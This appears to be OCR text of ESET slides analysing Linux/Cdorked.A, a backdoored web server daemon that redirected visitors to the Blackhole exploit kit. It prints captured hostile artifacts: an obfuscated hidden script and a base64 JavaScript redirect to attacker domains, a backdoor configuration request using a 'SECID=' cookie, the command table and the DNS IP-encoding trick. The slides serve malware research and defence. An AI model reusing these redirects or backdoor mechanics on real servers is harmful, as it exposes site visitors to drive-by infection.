ae334b05c4249f380141411305022248309858 7bcf02fc1731aade45f74550b.1nfographiste.com	/sort.php
ae334b05c4249f380141411305022248309858 7bcf02fc1731aade45f74550b.1nfographiste.com	/info/last/index.php

302 redirect

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>302 Found</title>
</head><body>
<h1>Found</h1>
<p>The document has moved <a href="http://ae334b05c4249f38.1nfographiste.com/index.php?f=
bGpyb3VqeHY9aXNpdXp2JnRpbWU9MTMwNTAyMjIwOC0yMDA3MTE1OTM1JnNyYz0xNDEmc3VybD16ZWtpZGVtaXJrdWJ1ei5j
b20mc3BvcnQ9ODAma2V5PUVEMTQzMzc3JnN1cmk9L3RyL3pla2kuaHRt">here</a>.</p>
</body></html>
```

Cdorked

zekidemirkubuz.com	/tr/zeki.htm
ae334b05c4249f38.1nfographiste.com	/index.php?f=bGpyb3VqeHY9aXNpdXp2JnRpbWU9
ae334b05c4249f380141411305022248309858 7bcf02fc1731aade45f74550b.1nfographiste.com	/sort.php
ae334b05c4249f380141411305022248309858 7bcf02fc1731aade45f74550b.1nfographiste.com	/info/last/index.php




```
<body fwqr=a41><b style="display:none;">59,96,111,111,107,100,115,31,118,104,99
115,103,60,33,48,33,31,103,100,104,102,103,115,60,33,48,33,61,59,111,96,113,96,
108,100,60,33,105,109,107,111,94,103,113,100,101,33,31,117,96,107
103,115,115,111,57,46,46,96,100,50,50,51,97,47,52,98,51,49,51,56,
101,50,55,47,48,51,48,51,48,48,50,47,52,47,49,49,49,51,55,50,47,56,55,52,55,54,
97,98,101,47,49,101,98,48,54,50,48,96,96,99,100,51,52,101,54,51,52,52,47,97,45,
48,109,101,110,102,113,96,111,103,104,114,115,100,45,98,110,108,46,104,109,101,
110,46,107,96,114,115,46,104,109,99,100,119,45,111,103,111,62,105,109,107,111,
60,101,48,96,100,56,49,96,100,54,49,33,46,61,59,79,64,81,64,76,31,109,96,108,
100,60,33,105,109,107,111,94,100,108,97,100,99,99,100,99,33,31,117,96,107,116,
100,60,33,79,67,56,51,97,86,118,102,99,108,85,120,98,49,107,117,97,105,47,104,
76,82,51,118,72,104,65,107,97,108,77,117,89,70,107,116,89,121,47,104,99,87,81,
```

Cdorked

- Around 300 compromised servers
- Hosting thousands of websites
- 50 websites in Alexa Top 100 000
- Hundred thousands of redirections per day

Linux/Cdorked.A

Modified httpd daemon

- Apache, lighttpd, nginx


Configuration is stored in RAM

- Uses shared memory via POSIX IPC
- No configuration stored in the binary or on disk, but still works after httpd restart


Configured via HTTP POST requests

- Requests are not logged

Linux/Cdorked.A — ap_read_request



Linux/Cdorked.A



- Checks for usual headers :
  - Accept
  - Accept-Language
  - Referer
  - User-Agent
- Avoids administrative pages
  - *cpanel*, *secur*, *bill*
- Redirect only once per 24h period
- Complex rate-limiting algorithm

Linux/CDorked.A

```
mov     rax, [rbp+cookie]
movzx   eax, byte ptr [rax]
cmp     al, 'S'
jnz     loc_441CE6
mov     rax, [rbp+cookie]
add     rax, 1
movzx   eax, byte ptr [rax]
cmp     al, 'E'
jnz     loc_441CE9
mov     rax, [rbp+cookie]
add     rax, 2
movzx   eax, byte ptr [rax]
cmp     al, 'C'
jnz     loc_441CEC
mov     rax, [rbp+cookie]
add     rax, 3
movzx   eax, byte ptr [rax]
cmp     al, 'I'
jnz     loc_441CEF
mov     rax, [rbp+cookie]
add     rax, 4
movzx   eax, byte ptr [rax]
cmp     al, 'D'
jnz     loc_441CF2
mov     rax, [rbp+cookie]
add     rax, 5
movzx   eax, byte ptr [rax]
cmp     al, '='
jnz     loc_441CF5
mov     rax, [rbp+cookie] ; if cookie starts with SECID=
add     rax, 6
mov     [rbp+cookie_data], rax
```

CDorked is configured via POST requests. Checks if Cookie header starts with ‘SECID=‘.

The commands are encrypted with the IP address of the client host.

eset

Linux/Cdorked.A : Configuration requests

POST /qxlweebuudmhnqvhqf.html?**87a7a4** HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:18.0) Gecko/18.0 Firefox/18.0
Host: 81.121.17.4
Pragma: no-cache
Accept: */*
Referer:
http://www.google.co.kr/url?sa=t&rct=j&q=tube8com&source=web&cd=14&ved=0CEYQFjADOAo&url=http%3A%2F%2Fupload.fairyshare.com%2Fsearch-www.tube8porn%2F&ei=eV9-Uf3cFYLklAX2m4DoBA&usg=AFQjCNGRtxaGnpeQbts8ItzDCwr8e1aT_A&bvm=bv.45645796,d.dGI&cad=rjt
Cookie: **SECID=b592a4**
Content-Length: 0
Content-Type: application/x-www-form-urlencoded
Connection: Keep-Alive

HTTP/1.1 302 Found
Date: Wed, 07 Aug 2013 22:20:22 GMT
Server: Apache/2.2.23 (Unix) mod_ssl/2.2.23 OpenSSL/0.9.8e-fips-rhel5 DAV/2 mod_auth_passthrough/2.1 mod_bwlimited/1.4 FrontPage/5.0.2.2635
Location: http://google.com/
ETag: eded7-e9c4e-5a82; **00-4a136c4f-392b-1-0-5-f-4-a82-2-43c8-4-0-847**
Content-Length: 390
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=iso-8859-1

Linux/Cdorked.A : Configuration requests

```
/fwlrvuruydldbhpkks.txt?198498
/eclbptbucdhndbqbel.bz2?1c02f6
/yelqtxhuldqacnocgz.avi?1ca429
/xzltazcuddg.jpg?1558d7
/qllfuuzurdksewtn.xml?0b3479
/drlgbnduydwzd.xml?0dbdcc
/ngldbreuadeyqwqq.txt?e57ff9
/fflqgseuwdxpv.jpg?87a7a4
/gflvmsbujdyhuh.htm?2a450a
/dnlshpvuvdbspmbrih.gz?59fcdb
/tklvlwiundp.asp?777094
/rzlqqgbuxdnfsegwu.asp?367dbc
/gjlvfcwuudfm.htm?00d9e5
```

Checks for specific letters at specific indexes in the URL path.

The requested URLs were always different.

Linux/Cdorked.A : Configuration requests

```
/fwlrvuruydldbhpkks.txt?198498
/eclbptbucdhndbqbel.bz2?1c02f6
/yelqtxhuldqacnocgz.avi?1ca429
/xzltazcuddg.jpg?1558d7
/qllfuuzurdksewtn.xml?0b3479
/drlgbnduydwzd.xml?0dbdcc
/ngldbreuadeyqwqq.txt?e57ff9
/fflqgseuwdxpv.jpg?87a7a4
/gflvmsbujdyhuh.htm?2a450a
/dnlshpvuvdbspmbrih.gz?59fcdb
/tklvlwiundp.asp?777094
/rzlqqgbuxdnfsegwu.asp?367dbc
/gjlvfcwuudfm.htm?00d9e5
```

Checks for specific letters at specific indexes in the URL path.

The requested URLs were always different.

Linux/Cdorked.A : commands


Command	Functionality
L1, D1	Load or delete the list of redirect URL
L2, D2	Load or delete the list of blacklisted IP ranges
L3, D3	Load or delete the list of User-Agent whitelist
L4, D4	Load or delete the list of User-Agent blacklist
L6, D6	Load or delete the list of blacklisted IP
L7, D7	Load or delete the list of request excluded pages
L8, D8	Load or delete the list of whitelisted IP ranges
L9, D9	Load or delete the list of Accept-Language blacklist
LA, DA	Load or delete the list of request whitelisted pages
ST	Print server stats in ETag header
DU	Clear the list of redirected IPs
T1	Returns a timestamp

Cdorked

We released a tool to detect the presence of Linux/Cdorked.A and extract the configuration from memory, which we asked system admistrators to send us.

User-agent (L3) list (5 entries)

<*MSIE 7*Windows NT 5.1*>
<*MSIE 8*Windows NT 5.1*>
<*Windows NT 5.1*Firefox*>
<*iPhone*>
<*iPad*>



Cdorked

Subnet blacklist (L8) (**23205** entries)
127.0.0.0-127.255.255.255
1.0.1.0-1.0.3.255
1.0.8.0-1.0.127.255
…
223.252.128.0-223.252.255.255
223.254.0.0-223.255.127.255
223.255.224.0-223.255.255.255


Blocks about 50% of IPv4 addresses


Language blacklist (L9)(8 entries)

- <*jp*>
- <*fi*>
- <*ja*>
- <*zn*>
- <*ru*>
- <*uk*>
- <*be*>
- <*kk*>


Cdorked

Linux/Cdorked.A keeps a list of IP addresses that were already served the redirection. As those entries also had timestamps we can see how those servers were used.






Cdorked




```
var iflag = "0"; if (top!=self) { iflag = "1"; };
var b64str = "
MTQxNDExMzA1MDIyMjQ4MzA5ODU4N2JjZjAyZmMxNzMxYWFkZTQ1Zjc0NTUwYi4xbmZvZ3JhcGhpc3R1LmNvb
S9zb3J0LnBocA==";
setTimeout ( function() { location.replace( "http://ae334b05c4249f38" + iflag +
b64dec(b64str) ); }, 280);
</script></body></html>
```

14141130502224830985 87bcf02fc1731aade45f74550b.1nfographiste.com/sort.php

CDorked



bGpyb3VqeHY9aXNpdXp2JnRpbWU9MTMwNTAyMjIwOC0yMDA3MTE1OTM1JnNyYz0xNDE
mc3VybD16ZWtpZGVtaXJrdWJ1ei5jb20mc3BvcnQ9ODAma2V5PUVEMTQzMzc3JnN1cmk9L3
RyL3pla2kuaHRt


Base64

ljroujxv=isiuzv&**time**=1305022208200711593 5&**src**=141&**surl**=zekidemirkubuz.com&
sport=80&**key**=ED143377&**suri**=/tr/zeki.htm

Cdorked

- Legitimate domains and DNS servers
- The subdomains are changing multiple times per day
- Same short subdomains on different, DNS servers
- Part of the subdomain stores information
- When modifying characters, the server returned a different IP address.

CDorked



byte[] = { 0x10, 0x46, 0xb7, 0x0b } // From the hex string
seed = 0x31 // This seed changes
ip[0] = seed ^ byte[0] // 33
ip[1] = byte[0] ^ byte[1] // 86
ip[2] = byte[1] ^ byte[2] // 241
ip[3] = byte[2] ^ byte[3] // 188
// This gives us a response with IP 188.241.86.33

CDorked

- The pattern changed after we made a blog post about it.

  ```
  8mzb0wpsl8oap0z14pc70m9.some-domain.com
  8mzb0wpsl8oap0z14pc70m991084e24e80d44864bcf02fc1d563a48e.
  some-domain.com
  ```

- We obtained a copy of the DNS daemon from a compromised server.
  - BIND daemon
  - The short-form subdomain contains :
    - the IP address, a timestamp, a checksum
  - The subdomains are valid for 6 hours before the timestamp and 18 hours after.
- No configuration stored on server.

eset

Cdorked : Blackhole stats

We obtained a packet capture in September for one of the servers returning the Blackhole exploit kit.

- nginx proxy with 9 backend servers
- 2 frontend servers active at that time
- 30 Gb collected of data over 2 days
- 1.1 million IP addresses
- ~30,000 infected computers
- 2,5% success rate

Cdorked : Blackhole stats

We obtained a packet capture in September for one of the servers returning the Blackhole exploit kit.

- Java & Adobe Reader exploits
- Executables were not encrypted
- Payload depends on visiting country

  Boaxxe (affiliate program, hijacks search results)

  United States, United Kingdom, Canada & Australia

  Glupteba (clickfraud)

  all the others

Blackhole goes dark

Confirmed: Alleged Blackhole Exploit Kit Author Arrested In Russia

The Blackhole exploit kit author has been arrested, much to the delight of the security community

On October 8, 2013 by Tom Brewster 0

A man alleged to be the author of the virulent exploit kit Blackhole has been arrested, leaving the security community celebrating a big success for law enforcement in the fight against cyber crime.

Yesterday Maarten Boone, a security researcher at Dutch firm Fox-IT, claimed the Blackhole creator known as 'Paunch' had been arrested in Russia. Research from Sophos last year had concluded the software, which throws exploit code at machines in the hope of infecting them with whatever malware the attacker chooses, was written in Russia.

- Home : last seen on October 4th
- Cdorked : still active, switched to Neutrino exploit kit

Source: http://www.techweekeurope.co.uk/news/blackhole-exploit-kit-author-arrested-in-russia-128978

Quick recap

- Specialization : driving traffic to exploit kits
- proxies & proxies & proxies & proxies
- Multiple methods to avoid detection, makes remediation hard
- Cooperation of affected parties provides better understanding, but very time-consuming (chicken and egg problem)

Quick recap : Tracking methods

- Telemetry data analysis
  - gives partial visibility
- Automated/emulated browsers
  - Visit compromised websites, directly poking will get you blacklisted
  - Support for Javascript, Java, PDF
  - varied browser configurations, large and geographically distributed IP pool
- Trackers : worked well for Home Darkleech server

References

Home

The Evil Came Back: Darkleech's Apache Malware Module: Recent Infection, Reversing, Prevention & Source Details, Malware Must Die!, March 2013

The Home Campaign: overstaying its welcome, Sébastien Duquette, July 2013

Late Disclosure - Darkleech Actors /Home/ - some numbers, Kafeine, October 2013

Darkleech

Malicious Apache Module Injects Iframes, Unmask Parasites, September 2012

Cdorked

Linux/Cdorked.A: New Apache backdoor being used in the wild to serve Blackhole, Pierre-Marc Bureau, April 2013

Linux/Cdorked.A malware: Lighttpd and nginx web servers also affected, Marc-Étienne Léveillé, May 2013